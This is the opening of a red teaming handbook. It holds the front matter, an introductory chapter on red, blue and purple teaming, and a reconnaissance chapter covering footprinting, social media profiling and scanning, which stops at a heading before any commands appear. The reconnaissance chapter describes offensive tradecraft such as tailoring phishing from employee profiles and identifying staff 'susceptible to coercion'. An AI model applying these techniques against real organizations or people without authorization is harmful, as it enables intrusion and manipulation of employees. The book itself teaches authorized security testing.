PRACTICAL RED TEAMING

Field-Tested Strategies for CYBER WARFARE

Author: Sarang Tumne (Cyber Insane)

Sarang Tumne (*Cyber Insane*)
The author(s) and any person or firm involved in the writing, editing, or production (collectively “Creators”) of this book (“the Work”) do not guarantee or warrant the results to be obtained from the Work.

There is no guarantee of any kind, expressed or implied, regarding the Work or its contents. The Work is sold AS IS and WITHOUT WARRANTY. You may have other legal rights, which vary from jurisdiction to jurisdiction. In no event will Creators be liable to you for damages, including any loss of profits, lost savings, or other incidental or consequential damages arising out from the Work or its contents. Because some jurisdictions do not allow the exclusion or limitation of liability for consequential or incidental damages, the above limitation may not apply to you.

You should always use reasonable care, including backup and other appropriate precautions when working with computers, networks, data, and files.

RedTeamGarage.com, Red Team Garage, and “Cyber Insane” are registered trademarks of Sarang Tumne.

PUBLISHED BY
Sarang Tumne
[Mumbai, India]

Practical Red Teaming: Field-Tested Strategies for Cyber Warfare

Printed in India
1 2 3 4 5 6 7 8 9 10
ISBN: 978-93-6128-106-8

Cover (Front) Page Design by Crennect

This book was solely formatted, and created by Sarang Tumne, with no other parties involved in its development. For information on rights, translations, and bulk sales, contact Sarang Tumne.

To My Dear Wife,

This book is a testament not just to my passion for cybersecurity, but to the enduring support and unwavering belief you have shown in me. Your encouragement and strength have been the guiding lights in this journey. It was in the comfort of your support and the sanctuary of your belief in me that this book took shape. Without you, this accomplishment would have remained a distant dream.

Thank you for being my steadfast companion, my source of inspiration, and my pillar of strength. This book is as much yours as it is mine.

With all my love and gratitude,

-Sarang

Acknowledgments

In a journey filled with challenges and learning, **Mr. Makesh Chandramohan**, our esteemed Group CISO, has been a beacon of inspiration. His unwavering support and deep understanding of the intricacies of Red Teaming have not only inspired me but also significantly contributed to my growth in this field. Makesh's belief in the importance of hands-on, practical approaches in cybersecurity has resonated deeply with me, shaping much of the work presented in this book. I am profoundly grateful for his guidance, encouragement, and the invaluable lessons learned under his mentorship

I would also like to extend my heartfelt thanks **to all my colleagues**. Their support, insights, and camaraderie have been invaluable throughout this journey. Each one of them has contributed in some way to my professional growth and, by extension, to the creation of this book. I am fortunate to work alongside such talented and dedicated individuals in the field of Red Teaming and cybersecurity, and I am deeply grateful for their continuous encouragement and shared enthusiasm for our collective work

I would also like to express my sincere gratitude to the vibrant community of my **Telegram group**, which now boasts close to 6,000 members. This group has been a platform for knowledge sharing, discussion, and collective learning. I am deeply thankful for the engagement, questions, and insights from each group member. Your active participation and enthusiasm have not only enriched our discussions but have also been a constant source of motivation and inspiration for me. The interactions within this group have undoubtedly contributed to the depth and quality of this book

In addition to my gratitude towards the members of my Telegram group, I extend special thanks to the followers of my **Telegram Channel, RedTeamGarage**. This channel has served as a vital platform for me to disseminate my wisdom and insights into the world of Red Teaming and cybersecurity. I am thankful for every follower who engages with the content, enriches the discussions, and contributes to the growing knowledge base that we have built together. Your involvement and feedback have been instrumental in shaping the content and direction of not only the channel but also of this book.

Contents

Preface

Who is This Book for?

“**Practical Red Teaming: Field-Tested Strategies for Cyber Warfare**” is designed for a wide range of cybersecurity enthusiasts. Whether you're an experienced Red Teamer, Network Administrator, Application Developer, Auditor, System Administrator, or part of a Threat Hunting or SOC Team, this book offers valuable insights into offensive cybersecurity strategies. Additionally, this book will surely help you to understand how offensive Red Team works, providing an in-depth perspective on the tactics, techniques, and procedures that drive successful Red Team operations.

Prerequisites

A basic understanding of web application technology, computer networks, and programming is beneficial. Prior experience in VAPT (Vulnerability Assessment and Penetration Testing) is helpful but not essential.

Overview and Purpose

"Practical Red Teaming: Field-Tested Strategies for Cyber Warfare" caters to a diverse audience within the cybersecurity realm. This includes Red Teamers seeking to sharpen their skills, CISOs strategizing on organizational cybersecurity, and Application and Network Security Administrators aiming to understand and enhance their defense mechanisms. It's also an invaluable resource for System Administrators, Auditors, and members of Threat Hunting and SOC Teams who are looking to deepen their understanding of offensive cybersecurity tactics.

Author's Dedication and Experience

As the author of this book, I have dedicated countless hours and immense effort to ensure that it encapsulates my extensive real-world experience in offensive Red Teaming. The insights and tactics shared in these pages are drawn from my hands-on encounters in the field, providing you with practical, applicable knowledge in Red Teaming assessments.

What You Will Learn

Delve into the practical aspects of Red Teaming with a focus on adversary simulation, attack evasion, and penetrating internal networks, especially targeting Domain Controllers and Active Directory. This book stands as a testament to the real-world application of Red Teaming techniques.

Importance of Red Teaming Skills

In today's fast-evolving technological landscape, cybersecurity expertise is more crucial than ever. This book highlights the need for Red Teaming skills to understand and emulate the techniques of real-world attackers, enabling organizations to proactively strengthen their defenses.

Learning Approach

With years of experience in Penetration Testing, Red Teaming, and Security Research, I have compiled this hands-on guide to demonstrate Red Teaming attacks in a simulated environment. The content is drawn from real-world Red Team assessments, ensuring a practical, hands-on approach to learning.

Conclusion

Upon completing "**Practical Red Teaming: Field-Tested Strategies for Cyber Warfare**," you will be equipped with the knowledge and experience to conduct effective Red Teaming assessments. This book is not just about theoretical understanding; it is about applying real-world tactics to prepare you for the challenges in the dynamic field of cybersecurity.

Author Bio - Sarang Tumne

Sarang Tumne, professionally known as *Cyber Insane*, stands at the forefront of cybersecurity as an accomplished Offensive Red Teamer. His expertise extends to being an avid Exploit Developer and a dedicated Security Researcher. Sarang is the author of numerous exploits and has contributed to various CVE-IDs. His proficiency is recognized on the global stage, marked by his ranking among the Top 5 on the HackTheBox CTF Platform.

His credentials include prestigious certifications like OSCP (Offensive Security Certified Professional), and OSCE (Offensive Security Certified Expert), and currently, he is pursuing an OSEP (Offensive Security Experienced Penetration Tester).

With over 15 years of experience, Sarang excels in helping organizations strengthen their defenses in Ethical Hacking, Red Teaming, Vulnerability Assessment and Penetration Testing, Web Application Security, Active Directory Security, Data Security and so on...

Sarang's academic journey is equally impressive, holding a Master's in Computer Applications and a Postgraduate degree in Cyber Security. Beyond his professional pursuits, Sarang is deeply committed to the cybersecurity community. He maintains his website, Red Team Garage (https://www.redteamgarage.com), where he shares insights and knowledge. As a contributor to PentestMag Magazine, he writes articles on cutting-edge security topics. His passion also leads him to solve challenging CTFs on platforms like HackTheBox and engage in Cyber Security Research, continually developing his Red Team Lab.

Discover more about his research and contributions in the field of cybersecurity at his GitHub repository: *https://github.com/sartlabs/0days* Here, you'll find a comprehensive collection of his work, including various 0day exploits and in-depth research findings

Connect with the Author:

- Twitter: @thecyberinsane https://twitter.com/thecyberinsane
- Hack The Box Profile: https://www.hackthebox.com/home/users/profile/2718
- LinkedIn: https://in.linkedin.com/in/sarang-tumne-osce-oscp-ceh-ecsa-mca-pgdcs-pgdit-mcitp-mcsa-a1681827

CHAPTER 1

Introduction to Cyber Red Teaming

Introduction

In today's digital age, cyber threats are a real and ever-increasing danger to organizations of all sizes and types. Hackers and other malicious actors are constantly devising new and sophisticated ways to infiltrate networks, steal data, and cause havoc. To defend against these threats, many organizations rely on a practice known as "red teaming."

Red teaming is a structured and systematic approach to testing an organization's defenses by simulating real-world adversaries' **tactics, techniques, and procedures** (**TTPs**). By using the same tools and methods as attackers, red teams can identify vulnerabilities and weaknesses that might go unnoticed. This can help organizations to strengthen their defenses and reduce the risk of a successful attack.

Structure

We will cover the following topics in this chapter:

- What is Red Teaming in Cyber Security and Ethical Hacking Domain
- Why Red Teaming is Crucial for almost every organization
- Red Teaming, Blue Teaming, and Purple Teaming Functions
- Offensive V/s Defensive Approach
- Outcome of a successful Red Teaming (ROI)

Objectives

In this book, we will focus specifically on cyber red teaming – that is, the use of red teaming to assess and improve an organization's cybersecurity posture. We will explore the key concepts, methods, and tools used in cyber red teaming and provide practical guidance for organizations looking to implement this approach. The focus of this book will be given on the

Practical Red Teaming of a vulnerable domain, globally available. It will be taken into scope for demonstrating Real World Red Teaming Exercises!

Key Learnings

You shall learn about the basics of Cyber Red Teaming, why to drive this program across organization, impact and ROI of a successful Red Teaming, Skills of Red and Blue Teaming.

What is Cyber Red Teaming

Cyber red teaming is the practice of using red teaming methodologies to identify and mitigate cyber security risks within an organization. It involves simulating a cyber attack against an organization's network, applications, and systems to identify vulnerabilities and potential weaknesses. The goal of cyber red teaming is to objectively assess an organization's cyber security posture, identify gaps and vulnerabilities, and provide recommendations to improve the organization's security posture. Red Teaming is a proactive security assessment methodology that helps organizations to identify and mitigate security risks by simulating real-world attacks. In the context of Cyber Security and Ethical Hacking, Red Teaming involves a team of security experts attempting to penetrate an organization's systems and networks using the same tactics, techniques, and procedures (TTPs) as real-world attackers.

Why Red Teaming is Crucial for almost every organization

The cyber threat landscape is constantly evolving, and organizations need to adapt their security posture to address new threats. Cyber red teaming is an effective way for organizations to assess their security posture and identify vulnerabilities that may not be identified through other methods. Cyber red teaming allows organizations to simulate real-world attacks and identify areas for improvement in their security posture, ultimately improving their resilience to cyber attacks.

Key Concepts in Cyber Red Teaming

Several key concepts are essential to understanding cyber red teaming:

Adversary emulation

This involves simulating the **tactics, techniques, and procedures** (**TTPs**) of real-world attackers to identify vulnerabilities and weaknesses in an organization's defenses:

Adversary emulation is a key component of Red Teaming that involves simulating the TTPs of real-world attackers. This involves creating and executing scenarios that mimic the actions

of a real-world adversary, intending to identify vulnerabilities and weaknesses in an organization's defenses.

Adversary emulation is a proactive approach to identifying and addressing security vulnerabilities, as it allows organizations to identify weaknesses in their defenses before real attackers can exploit them. By simulating the actions of a real-world adversary, Red Teamers can identify vulnerabilities in the organization's people, processes, and technology and provide recommendations for improving the security posture.

There are several benefits to using adversary emulation in Red Teaming. First, it allows organizations to better understand the tactics and techniques used by real-world attackers. This understanding can help organizations develop more effective defense strategies and improve incident response procedures.

Adversary emulation also helps organizations identify vulnerabilities that may not be apparent through other testing methods. By simulating the actions of a real-world attacker, Red Teamers can identify weaknesses in physical security, social engineering, and other areas that may not be identified through traditional vulnerability scanning or penetration testing.

To conduct successful adversary emulation in Red Teaming, it's important to first identify the goals and objectives of the exercise. This may involve selecting a specific type of attacker, such as a nation-state actor or a criminal group, and developing scenarios that mimic their tactics and techniques.

Red Teamers may also need to research and gather information about real-world attackers and their TTPs to ensure their emulation is accurate and effective. This may involve using **open-source intelligence** (**OSINT**) and other tools to gather information about current threats and attack patterns. This we are going to cover in the upcoming chapters.

Overall, adversary emulation is a powerful tool in Red Teaming that allows organizations to better understand their security posture and identify vulnerabilities that may not be identified through other testing methods. By simulating the tactics and techniques of real-world attackers, Red Teamers can help organizations develop more effective defense strategies and improve their overall security posture.

Scenario-based testing

This involves creating a realistic scenario in which an attack might occur and simulating that attack to identify vulnerabilities and weaknesses:

Scenario-based testing is a critical component of Red Teaming that involves creating a realistic scenario in which an attack might occur and simulating that attack to identify vulnerabilities and weaknesses in an organization's defenses. This approach allows Red Teamers to simulate real-world attack scenarios and assess how an organization's defenses would respond to these threats.

To conduct successful scenario-based testing, Red Teamers must first identify the potential threats and attack vectors that an organization may face. This may involve researching and analyzing current threats and attack patterns, as well as identifying vulnerabilities in the organization's people, processes, and technology.

Once potential threats and attack vectors have been identified, Red Teamers can develop scenarios that simulate these attacks in a realistic and controlled environment. These scenarios may involve social engineering attacks, such as phishing or pretexting, or technical attacks, such as exploiting vulnerabilities in web applications or network infrastructure.

During scenario-based testing, Red Teamers will execute the simulated attack and assess the organization's response to the attack. This may involve testing the organization's incident response procedures, as well as assessing the effectiveness of technical controls such as firewalls, intrusion detection systems, and endpoint security solutions.

Scenario-based testing can provide several benefits to an organization's security posture. By simulating real-world attacks, Red Teamers can identify weaknesses and vulnerabilities that may not be apparent through other testing methods. They can also provide recommendations for improving incident response procedures and enhancing the overall security posture of the organization.

However, it's important to note that scenario-based testing must be conducted with care, as it can disrupt normal business operations and cause unintended consequences. Therefore, it's important to ensure that all stakeholders are aware of the testing and that testing is conducted in a controlled and safe environment.

Overall, scenario-based testing is a powerful tool in Red Teaming that allows organizations to assess their security posture in a realistic and controlled environment. By simulating real-world attacks, Red Teamers can identify vulnerabilities and weaknesses and provide recommendations for improving the organization's overall security posture.

Risk Assessment

Cyber red teaming is a risk-based approach to security testing, focusing on identifying and mitigating the highest risk vulnerabilities and weaknesses.

Risk assessment is a critical component of Cyber Red Teaming that involves identifying and mitigating the highest risk vulnerabilities and weaknesses in an organization's defenses. This approach is focused on identifying the areas of greatest risk and prioritizing resources and efforts to address these areas.

To conduct successful risk assessments, Red Teamers must first understand the organization's assets, systems, and processes. They must also understand the threat landscape, including the types of threats and attackers that are most likely to target the organization.

Once these factors have been identified, Red Teamers can conduct a risk assessment to identify the highest-risk vulnerabilities and weaknesses. This may involve using a variety of tools and techniques, including vulnerability scanning, penetration testing, and social engineering.

During the risk assessment, Red Teamers will identify the vulnerabilities and weaknesses that pose the highest risk to the organization, and prioritize these areas for further testing and remediation. They may also provide recommendations for improving the organization's overall security posture, including changes to policies, procedures, and technical controls.

Risk assessment is a critical component of Cyber Red Teaming, as it allows organizations to focus their resources and efforts on the areas of greatest risk. By identifying and mitigating the highest risk vulnerabilities and weaknesses, organizations can reduce their overall risk exposure and improve their overall security posture.

However, it's important to note that risk assessments must be conducted with care, as they can disrupt normal business operations and cause unintended consequences. Therefore, it's important to ensure that all stakeholders are aware of the assessment and that testing is conducted in a controlled and safe environment.

Overall, risk assessment is a key component of Cyber Red Teaming that allows organizations to identify and mitigate the highest risk vulnerabilities and weaknesses in their defenses. By focusing on the areas of greatest risk, organizations can improve their overall security posture and reduce their overall risk exposure.

Red Teaming, Blue Teaming, and Purple Teaming Functions

Red Teaming, Blue Teaming, and Purple Teaming are key functions in cyber security. Red Teams are responsible for simulating real-world attacks, while Blue Teams are responsible for defending against those attacks. Purple Teams are a combination of both Red and Blue Teams and focus on improving the overall security posture of an organization. Red Teams provide offensive security, while Blue Teams provide defensive security, and Purple Teams combine both.

Types of Cyber Red Teaming

There are several types of cyber red teaming, including:

External Red Teaming

This involves simulating an attack from an external threat actor, such as a hacker or cyber criminal:

External Red Teaming is a type of Red Teaming that involves simulating an attack from an external threat actor, such as a hacker or cyber-criminal. This approach is focused on

identifying vulnerabilities and weaknesses in an organization's external-facing defenses, such as its perimeter security controls and web applications.

To conduct successful external Red Teaming, Red Teamers must first understand the organization's external-facing assets, such as its web applications, email systems, and other Internet-facing services. They must also understand the threat landscape, including the types of threats and attackers that are most likely to target the organization.

Once these factors have been identified, Red Teamers can simulate an attack from an external threat actor using techniques such as phishing, web application attacks, and network scanning. This allows them to identify vulnerabilities and weaknesses in the organization's defenses and assess the effectiveness of its incident response procedures.

During external Red Teaming, Red Teamers will attempt to gain unauthorized access to the organization's systems and data using the same tactics and techniques that a real-world attacker might use. This may involve exploiting vulnerabilities in web applications or network infrastructure or using social engineering techniques to gain access to sensitive information.

External Red Teaming is a critical component of Red Teaming, as it allows organizations to identify vulnerabilities and weaknesses in their external-facing defenses. By simulating an attack from an external threat actor, Red Teamers, can provide recommendations for improving the organization's perimeter security controls, web application security, and incident response procedures.

However, it's important to note that external Red Teaming must be conducted with care, as it can disrupt normal business operations and cause unintended consequences. Therefore, it's important to ensure that all stakeholders are aware of the testing and that testing is conducted in a controlled and safe environment.

Overall, external Red Teaming is a powerful tool in Red Teaming that allows organizations to identify vulnerabilities and weaknesses in their external-facing defenses. By simulating an attack from an external threat actor, Red Teamers can provide recommendations for improving the organization's overall security posture and reducing the risk of a successful cyber attack.

Internal Red Teaming

This involves simulating an attack from an insider threat, such as an employee or contractor with privileged access to an organization’s systems:

Internal Red Teaming is a type of Red Teaming that involves simulating an attack from an insider threat, such as an employee or contractor with privileged access to an organization's systems. This approach is focused on identifying vulnerabilities and weaknesses in an organization's internal-facing defenses, such as its access controls and user awareness training.

To conduct successful internal Red Teaming, Red Teamers must first understand the organization's internal-facing assets, such as its user accounts, network infrastructure, and access controls. They must also understand the threat landscape, including the types of threats and attackers that are most likely to target the organization.

Once these factors have been identified, Red Teamers can simulate an attack from an insider threat using techniques such as phishing, social engineering, and privilege escalation. This allows them to identify vulnerabilities and weaknesses in the organization's defenses and assess the effectiveness of its incident response procedures.

During internal Red Teaming, Red Teamers will attempt to gain unauthorized access to the organization's systems and data, using the same tactics and techniques that an insider threat might use. This may involve exploiting vulnerabilities in access controls or using social engineering techniques to gain access to sensitive information.

Internal Red Teaming is a critical component of Red Teaming, as it allows organizations to identify vulnerabilities and weaknesses in their internal-facing defenses. By simulating an attack from an insider threat, Red Teamers can provide recommendations for improving the organization's access controls, user awareness training, and incident response procedures.

However, it's important to note that internal Red Teaming must be conducted with care, as it can disrupt normal business operations and cause unintended consequences. Therefore, it's important to ensure that all stakeholders are aware of the testing and that testing is conducted in a controlled and safe environment.

Overall, internal Red Teaming is a powerful tool in Red Teaming that allows organizations to identify vulnerabilities and weaknesses in their internal-facing defenses. By simulating an attack from an insider threat, Red Teamers can provide recommendations for improving the organization's overall security posture and reducing the risk of a successful cyber attack.

Hybrid Red Teaming

This involves combining elements of both external and internal red teaming to provide a comprehensive assessment of an organization’s security posture.

Hybrid Red Teaming is a type of Red Teaming that involves combining elements of both external and internal Red Teaming to provide a comprehensive assessment of an organization's security posture. This approach is focused on identifying vulnerabilities and weaknesses in an organization's external-facing and internal-facing defenses.

To conduct successful hybrid Red Teaming, Red Teamers must first understand the organization's external-facing and internal-facing assets, such as its web applications, user accounts, network infrastructure, and access controls. They must also understand the threat landscape, including the types of threats and attackers that are most likely to target the organization.

Once these factors have been identified, Red Teamers can simulate an attack that combines elements of both external and internal threats, using techniques such as phishing, social engineering, web application attacks, and network scanning. This allows them to identify vulnerabilities and weaknesses in the organization's defenses and assess the effectiveness of its incident response procedures.

During hybrid Red Teaming, Red Teamers will attempt to gain unauthorized access to the organization's systems and data, using the same tactics and techniques that real-world attackers might use. This may involve exploiting vulnerabilities in web applications or network infrastructure or using social engineering techniques to gain access to sensitive information.

Hybrid Red Teaming is a critical component of Red Teaming, as it allows organizations to identify vulnerabilities and weaknesses in both their external-facing and internal-facing defenses. By simulating an attack that combines elements of both external and internal threats, Red Teamers can provide recommendations for improving the organization's overall security posture and reducing the risk of a successful cyber attack.

However, it's important to note that hybrid Red Teaming must be conducted carefully, as it can disrupt normal business operations and cause unintended consequences. Therefore, it's important to ensure that all stakeholders know the testing and that it is conducted in a controlled and safe environment.

Overall, hybrid Red Teaming is a powerful tool in Red Teaming that allows organizations to identify vulnerabilities and weaknesses in both their external-facing and internal-facing defenses. By simulating an attack that combines elements of both external and internal threats, Red Teamers can provide comprehensive recommendations for improving the organization's overall security posture and reducing the risk of a successful cyber attack.

Offensive Vs. Defensive Approach

Offensive Approach

The offensive approach is a Red Team's method of simulating an attack on an organization's systems and networks. This approach is designed to identify vulnerabilities and weaknesses in an organization's security posture.

The offensive approach is a Red Team's method of simulating an attack on an organization's systems and networks. This approach is designed to identify vulnerabilities and weaknesses in an organization's security posture and to test its incident response procedures. The goal of the offensive approach is to discover the gaps in an organization's defenses and to provide recommendations for improving its security posture.

During the offensive approach, Red Teamers will attempt to gain unauthorized access to an organization's systems and data using the same tactics and techniques that real-world attackers might use. This may involve exploiting vulnerabilities in web applications, network infrastructure, or user accounts. The goal is to identify weaknesses that an attacker could exploit and to provide recommendations for mitigating those weaknesses.

Defensive Approach

In contrast, the defensive approach is a Blue Team's method of detecting and responding to attacks. The goal of the defensive approach is to prevent successful attacks and mitigate the damage if an attack is successful.

In contrast, the defensive approach is a Blue Team's method of detecting and responding to attacks. The goal of the defensive approach is to prevent successful attacks and mitigate the damage if an attack is successful. This involves implementing and testing various security controls, such as firewalls, intrusion detection systems, and incident response procedures, including but not limited to SIEM, Incident Response, Log Correlation, SOAR techniques, and so on.

The defensive approach is focused on maintaining the confidentiality, integrity, and availability of an organization's systems and data. This involves continuously monitoring the organization's network and systems and responding to potential security incidents promptly and effectively.

In summary, the offensive approach is focused on identifying vulnerabilities and weaknesses in an organization's security posture. In contrast, the defensive approach is focused on preventing successful attacks and mitigating damage if an attack is successful. Both approaches are critical components of Red Teaming, and organizations must strike a balance between them to ensure that their security posture is as strong as possible.

Note: Throughout this book, Fellow Red Teamers will certainly learn and develop new skills about the Red Teaming, which is an offensive approach!

The outcome of a Successful Red Teaming (ROI)

The outcome of a successful Red Teaming exercise is a comprehensive report that includes a detailed analysis of the organization's security posture, vulnerabilities, and recommendations for improvement. The **Return on Investment** (**ROI**) of a Red Teaming exercise can be measured by the reduction in security incidents and the overall improvement in an organization's security posture.

Successful Red Teaming exercises can help organizations meet regulatory and compliance requirements, reduce risk, and enhance their reputation. The target audience for the outcome of a successful Red Teaming exercise includes CISOs, security managers, and other key decision-makers who are responsible for an organization's overall security posture.

Conclusion

Cyber red teaming is critical for organizations looking to assess and improve their cyber security posture. By simulating real-world attacks, red teams can identify vulnerabilities and weaknesses that might otherwise go unnoticed. In this chapter, we introduced the concept of cyber red teaming, why it is important, some key concepts and types of cyber red teaming, the functions of Red, Blue, and Purple Teams, the offensive vs. defensive approach, and the outcome of a successful Red Teaming exercise.

The next chapter will dive deeper into the Red Teaming process and its methodology. In the next chapter, we will dive deeper into the planning and reconnaissance stages of the cyber red teaming process and provide practical guidance on how to conduct an effective cyber red teaming exercise.

Expert Tips

A hacker who knows how to break can also make (how to fix). This is the beauty of a Red Teamer. By thinking from the attacker’s point of view, you can anticipate vulnerabilities and implement effective countermeasures.

Adopt an Attacker's Mindset

Always think like an attacker. Understand their tactics, techniques, and procedures (TTPs) to better defend against them. This proactive approach can help in identifying and patching vulnerabilities before they are exploited.

Continuous Learning and Adaptation

The cybersecurity landscape is constantly evolving. Stay updated with the latest trends, tools, and threats. Regularly update your skills and knowledge to stay one step ahead of attackers.

In-Depth Defense Strategy

Remember that defense is not just about fixing vulnerabilities; it's about creating a layered security strategy. This includes not only technical solutions but also employee training, policy development, and regular security audits.

Collaboration is Key

Collaborate with other cybersecurity professionals. Sharing knowledge and experiences can lead to more robust security strategies and a better understanding of emerging threats.

Simulate Real-World Scenarios

Regularly conduct simulated attack scenarios or red team exercises. This practice helps in understanding how an actual attack unfolds and tests the effectiveness of your security measures in real-time.

Understand the Business Impact

Align your cybersecurity strategy with the organization’s goals. Understanding the potential business impact of security breaches can help in prioritizing and addressing the most critical threats.

Documentation and Reporting

Effective documentation and clear reporting of your findings are crucial. They not only aid in fixing vulnerabilities but also help in tracking progress and making informed decisions for future security enhancements."

CHAPTER 2

Phase 1- Reconnaissance

Introduction

Reconnaissance or information gathering is the first crucial step in the Red Teaming process. The success of a Red Teaming exercise largely depends on the amount and quality of information gathered during the reconnaissance phase. Strong recon skills can also help Red Teamers identify potential social engineering opportunities. By gathering information about the target organization's employees, partners, and vendors, Red Teamers can craft targeted phishing emails and other social engineering tactics to gain access to sensitive information or systems.

The key to strong recon skills is using a combination of techniques, tools, and creativity. While automated tools can be helpful, they should not be solely relied upon. Red Teamers should also have a mastery of programming and scripting languages like *PowerShell, Bash Scripting, Python, Ruby, Perl, C, C Shar*p, and others. This can enable them to develop custom scripts and tools for reconnaissance, which can be more effective than off-the-shelf tools.

Objectives

This chapter will cover the importance of reconnaissance in Red Teaming, the various steps involved, and the advanced tools and techniques used for reconnaissance. Attacks today are so sophisticated that an attacker can employ cutting-edge tools and abilities to learn more about the victim; this chapter will explain these tactics.

Key Learnings

Learn about advanced scanning the target using NMAP, NIKTO, open source scanners, OSINT Search, Vulnerability Assessment using some free and commercial tools

Structure

The chapter will include the following topics:

- Why Recon is so crucial for any Red Teamer
- Recon Steps
    - Footprinting
    - Scanning (Enumerating Sub-Domains of the Target)
    - OSINT comes to the rescue
    - Vulnerability Assessment and Penetration Testing (Active Exploitation)
    - How strong recon skills can lead to a successful compromise

Why Recon is so crucial for any Red Teamer?

Reconnaissance provides vital information about the target organization, its structure, assets, and vulnerabilities. This information is used to plan and execute effective attacks that can compromise the target. Reconnaissance helps Red Teamers to understand the target's environment, identify potential weaknesses, and develop strategies to exploit them.

While the importance of reconnaissance is widely acknowledged, it is worthwhile to explore some unique aspects that highlight its significance:

Contextual Understanding: Reconnaissance allows Red Teamers to gain a contextual understanding of the target organization. It goes beyond surface-level knowledge and provides insights into the organization's structure, culture, and operational procedures. This understanding helps in tailoring attacks to the specific environment, making them more relevant and plausible.

Asset Identification: Reconnaissance helps identify valuable assets within the target organization. This includes tangible assets like servers, databases, and network infrastructure, as well as intangible assets like intellectual property, trade secrets, and sensitive information. By knowing what assets are present and their significance, Red Teamers can prioritize their attack vectors accordingly.

Vulnerability Discovery: Through reconnaissance, Red Teamers can uncover vulnerabilities and weaknesses in the target's systems, processes, and security measures. It involves actively seeking out potential entry points, misconfigurations, outdated software, and other

weaknesses that can be exploited. By identifying vulnerabilities, Red Teamers can advise the target organization on the necessary improvements to enhance their security posture.

Risk Assessment: Reconnaissance assists in evaluating the overall risk landscape of the target organization. By understanding the potential impact of successful attacks and the likelihood of their occurrence, Red Teamers can provide valuable insights to the organization's decision-makers. This enables them to make informed choices regarding resource allocation, risk mitigation strategies, and security investments.

Attack Surface Mapping: Effective reconnaissance helps Red Teamers map the target organization's attack surface. This involves identifying all possible points of entry, both external (such as web applications, network devices, and remote access points) and internal (such as employee workstations, privileged accounts, and physical access controls). By comprehensively mapping the attack surface, Red Teamers can devise comprehensive attack scenarios.

Social Engineering Opportunities: Reconnaissance assists Red Teamers in gathering information about individuals within the target organization. This includes key personnel, employees with privileged access, and potential targets for social engineering attacks. Such knowledge can be used to craft tailored phishing emails, impersonation attempts, or other social engineering tactics to exploit human vulnerabilities.

Deeper Insights: Reconnaissance allows Red Teamers to gain deeper insights into the target organization's technology stack, architecture, and software versions. This information can be used to identify specific exploits, zero-day vulnerabilities, or weaknesses that are unique to the organization's infrastructure. This level of specificity enhances the effectiveness of subsequent attacks.

Strategic Planning: By conducting reconnaissance, Red Teamers can develop well-informed and strategic attack plans. This includes choosing the most appropriate attack vectors, determining the optimal sequence of attacks, and devising contingency plans. Reconnaissance ensures that the attack plan is aligned with the target's weaknesses and maximizes the chances of success.

Insider Threat Detection: Reconnaissance can help Red Teamers identify potential insider threats within the target organization. By analyzing publicly available information, employee social media profiles, or online forums, they can detect disgruntled employees, individuals with privileged access, or those susceptible to coercion. This information can be crucial in assessing the organization's internal security risks.

Continuous Improvement: Reconnaissance is an iterative process that helps Red Teamers continually refine their attack strategies. By regularly gathering new information, adapting to changing circumstances, and incorporating lessons learned from previous engagements, Red Teamers can enhance their capabilities and stay ahead of emerging threats.

Recon Steps- Unveiling the Path to Success in Red Teaming

Effective reconnaissance requires a systematic approach to gather actionable intelligence. Red Teamers follow a series of reconnaissance steps to ensure comprehensive information gathering. These steps form the foundation for a successful attack plan.

Footprinting

Footprinting is the process of gathering information about the target organization's digital footprint. This involves collecting information about the target's domain names, IP addresses, email addresses, and social media profiles. Footprinting can be done using various tools, including search engines like *Google*, domain name registration services, and social media platforms. Footprinting also involves gathering information about the target organization's physical location, such as its offices and data centers.

Footprinting Tools and Techniques

Footprinting encompasses a diverse array of tools and techniques, ranging from leveraging search engines like Google to exploring domain name registration services and scouring social media platforms, with the ultimate goal of amassing comprehensive information about the target organization, thus enabling the identification of potential vulnerabilities and weaknesses.**Search Engines**

Search engines like *Google* and *Bing* are valuable tools for footprinting. They provide access to publicly available information about the target's digital footprint. Search engines can be used to gather information about the target's domain names, IP addresses, email addresses, and social media profiles. Using advanced search operators can refine search results and find more specific information.

For example, using the *site:* operator with a domain name can reveal all indexed pages associated with that domain. The *filetype:* operator can be used to search for specific file types, such as PDFs or spreadsheets, which may contain sensitive information. Other advanced search operators like *intitle:* and *inurl:* can be used to find pages containing specific keywords or located within a specific URL structure.

Domain Name Registration Services

Domain name registration services like WHOIS can also provide valuable information about the target's digital footprint. WHOIS is a protocol used to query databases that store information about domain name registrations. WHOIS information can include the name and contact information of the domain owner, the domain's creation date, and the domain's expiration date.

WHOIS can also be used to identify other domains registered by the target organization. This information can be used to identify potential partners, vendors, or subsidiaries of the target. Using WHOIS lookup tools like Domain Tools and ICANN WHOIS can provide even more detailed information about domain registration.

Social Media Platforms

Social media platforms like *LinkedIn, Facebook,* and *Twitter* are valuable sources of information about the target's employees, partners, and customers. Social media can be used to gather information about the target's organizational structure, business model, and critical assets. Using advanced search operators and techniques like social engineering can provide even more specific information.

For example, searching *LinkedIn* for employees with specific job titles can provide information about the target's organizational structure. Examining *Facebook* pages and *Twitter* feeds can provide information about the target's business activities and partnerships. Social engineering techniques like phishing and pretexting can be used to gather sensitive information from employees and partners.

Physical Location

Footprinting can also involve gathering information about the target's physical location, such as its offices and data centers. This information can be gathered using *Google Maps* and *Google Earth*, which can provide aerial views of the target's physical locations. Gathering information about the target's physical location can be useful for planning physical security breaches or social engineering attacks.

In conclusion, footprinting is a critical step in the reconnaissance phase of Red Teaming. It involves gathering information about the target organization's digital footprint, including its domain names, IP addresses, email addresses, and social media profiles. It can be done using various tools and techniques, including search engines like *Google*, domain name registration services, and social media platforms. It is essential to gather as much information about the target as possible to identify potential weaknesses and vulnerabilities. In the next section, we will discuss Scanning, which involves enumerating the sub-domains of the target and identifying open ports, services, and vulnerabilities.

Scanning

Scanning is the second step in the reconnaissance phase of Red Teaming. It involves identifying the sub-domains of the target and identifying open ports, services, and vulnerabilities. Scanning is a critical component of reconnaissance as it helps to identify potential attack vectors and vulnerabilities. Scanning can be done using various tools and techniques, including network scanners like Nmap, port scanners like Fping, and vulnerability scanners like Nessus.

Network Scanners

Network scanners like Nmap are valuable tools for scanning the target's network and identifying open ports and services. Nmap can be used to identify potential entry points into the target's network and can also identify services and their versions running on those ports. Nmap can be used to scan specific ports or an entire range of ports. Nmap can also be used to perform host discovery to identify live hosts on the network.

Ports and Services scanners

Port and Services scanners like Nmap, MassScan, etc., are used to identify open ports on the target's network. They can be used to identify live hosts on the network and can also identify open ports and services running on those ports. Port scanners can be used to identify potential entry points into the target's network and can also identify services and their versions running on those ports.

Examples of Port and Services scanning using Nmap

